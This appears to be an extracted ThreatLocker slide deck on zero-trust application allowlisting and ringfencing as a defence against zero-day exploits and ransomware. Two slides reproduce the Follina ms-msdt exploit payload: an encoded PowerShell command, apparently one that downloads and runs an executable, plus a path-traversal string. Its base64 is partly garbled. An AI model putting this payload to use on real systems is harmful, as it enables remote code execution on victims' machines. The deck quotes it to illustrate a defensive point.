


**THREATLOCKER**

# Zero Trust For Applications:

How To Protect Yourself  
Against Zero Day  
Vulnerabilities.



**Ben Jenkins**

# Who Are Our Adversaries?

## Gangs



## Sophisticated Businesses



## Nation States



# What is hacking?



# Exploited Software - 2021



**RMM**




Over 21,000  
more





Microsoft

Microsoft 'Follina'




# Microsoft 'Follina'

```
80
81 location.href = "ms-msdt:/id PCWDiagnostic /skip force /param \"IT_RebrowseForFile=? IT_LaunchMethod=ContextMenu IT_BrowseForFile=$(Invoke-Expression($(Invoke-Expression('
[System.Text.Encoding]'+[char]58+[char]58+'Unicode.GetString([System.Convert]'+[char]58+[char]58+'FromBase64String('+[char]34
+'UwB0AGEAcgB0AC0AUABYAG8AYwB1AHMAcwAgAEMAOgBcAFcAaQBuaGQAbwB3AHMAXABTAHkAcwB0AGUABQAZADIAxABXAGkAbgBKAG8AdwBzAFaAbwB3AGUAcgBTAGgAZQBsAGwAXAB2ADEALgAwAFwAcABvAHcAZQByAHMAaABlA
GwAbAAuAGUAeABlACAAIAAtAEAEAcgBnAHUAbQBlAG4AdABMAGkAcwB0ACAAJwAvAGMAIABJAG4AdgBvAGsAZQAtAHcAZQBlAHIAZQBsAHUABZQBsAHQAIABoAHQAdABwAHMAOgAvAC8AYgBlAHQAYQAuAHQAaABYAGUAYQB0AGwAbwBj
AGsAZQByAC4AYwBvAG0ALwB1AG8AbwAuAGUAeABlACAAIQBPAHUAdABMAGkAbABlACAAYwA6AFwAdABlAG0ACABcAGIAbwBvAC4AZQ84AGUAOWAgAFMAABhAHIAAdAAAtAHAAcgvBvAGMAZQBsAHMAIAAtAEYAaQBsAGUAcABhAHQAaAA
gAGMAOgBcAHQAZQBtAHAAABlAG8AbwAuAGUAeABlACcA'+[char]34+'')))))))1/../../../../../../../../../../../../../../../../Windows/System32/mpsigstub.exe\"";
82 |
83 </script>
```



# Threat Actors Use CVE's To Make Money

# 11 Seconds



# RAAS


# Ransomware Attack Vectors Shift as New Software Vulnerability Exploits Abound

- Average Ransom Payout - \$220,000
- 77% of Ransomware Attacks involved the threat to leak exfiltrated data
- The data will not be credibly destroyed
- Ransomware attacks still disproportionately affect small businesses
- Average 23 days of downtime



Source: <https://www.coveware.com/blog/ransomware-attack-vectors-shift-as-new-software-vulnerability-exploits-abound>

## Distribution by Company Size (Employee Count)



How can we solve this problem?

# Malware is just Software

C

C++

C#

Java

Python

Heuristics      Antivirus

*Threat Hunting*      Endpoint  
Detection and  
Response

A.I.

AV 2.0

SOC

*Ransomware  
Detection*

Next Gen Antivirus

# Allow what you need and **BLOCK** everything else



# Learning Mode

Date	Hostname	Username	Details	Action	Policy	
01/01/2025	TLLT-COMPUTER	SYSTEM	c:\program\office\office16xexcel.exe	execute	Permit	
Effective Action:		Permitted				
Organization Name:		ACME, Inc.				
Details:		c:\program\office\office16xexcel.exe				
Hash:		FB54DD93397E4215ED435DFF8452C1				
Hostname:		TLLT-COMPUTER				
Username:		AUTHORITY\SYSTEM				
Policy:		ACME Inc.\Workstation\Office				
Application Name:		Office(Built-In)				
Process:		c:\program\office\office16xexcel.exe(8120)				
NVME		S/N: ACE4_2E00_1234		62857 KBytes	execute	Monitoring Policy

☐ Order

☐ -49

Save

☐ -49

Save

☐ -43

Save

☐ -40

Save

☐ -37

Save

☐ -36

Save

☐ -15

Save

☐ -14

Save

<input type="checkbox"/>	Order		Name	Users	Status	Action	Created	Last Match
<input type="checkbox"/>	-49	Save		Zoom Video Communications, Inc. (Built-In)		Permit	2/24/2021 12:07:00 PM	
<input type="checkbox"/>	-49	Save		Thunderbird (Built-In)		Permit	2/24/2021 11:39:01 AM	
<input type="checkbox"/>	-43	Save		WhatsApp (Built-In)	Inherit	Permit  Ringfence	2/21/2021 11:50:51 PM	
<input type="checkbox"/>	-40	Save		Microsoft Teams (Built-In)	Inherit	Permit  Ringfence	2/18/2021 10:38:41 AM	4/22/2021 4:05:27 PM
<input type="checkbox"/>	-37	Save		Snagit 2020 (Built-In)	Inherit	Permit  Ringfence	2/16/2021 11:54:47 AM	4/26/2021 10:41:13 AM
<input type="checkbox"/>	-36	Save		7-Zip (Built-In)	Inherit	Permit  Ringfence	2/16/2021 11:54:06 AM	2/22/2021 8:17:11 PM
<input type="checkbox"/>	-15	Save		Microsoft Edge Chromium (Ringfenced)	Inherit	Permit  Ringfence	12/31/2020 3:36:30 PM	4/26/2021 12:58:22 PM
<input type="checkbox"/>	-14	Save		Microsoft Office Installer (Ringfenced)	Inherit	Permit  Ringfence	12/31/2020 3:36:30 PM	4/26/2021 9:06:27 AM
<input type="checkbox"/>	-13	Save		Microsoft Office (Ringfenced)	Inherit	Permit  Ringfence	12/31/2020 3:36:30 PM	4/26/2021 12:57:54 PM
<input type="checkbox"/>				Chrome Updater (Built-In)		Permit	12/31/2020	2/23/2021


## Updated Applications

# What about attacks that live off the land?



```
PS C:\windows\syswow64\msdt.exe

<script>
location.href = "ms-msdt:/id PCWDiagnostic /skip force /param \"IT_Re-
browseForFile=? IT_LaunchMethod=ContextMenu IT_BrowseForFile=$(In-
voke-Expression($(Invoke-Expres-
sion('[System.Text.Encoding]'+[char]58+[char]58+'Unicode.GetString([System.
Convert]'+[char]58+[char]58+'FromBase64String(my base64 encoded com-
mand))))i/../../../../../../../../../../../../Win-
dows/System32/mpsigstub.exe\"";
</script>
```



# Ringfence



Office



PowerShell

# Ringfence



PowerShell



Files and Folders

# Administrator Permissions



# Storage Control

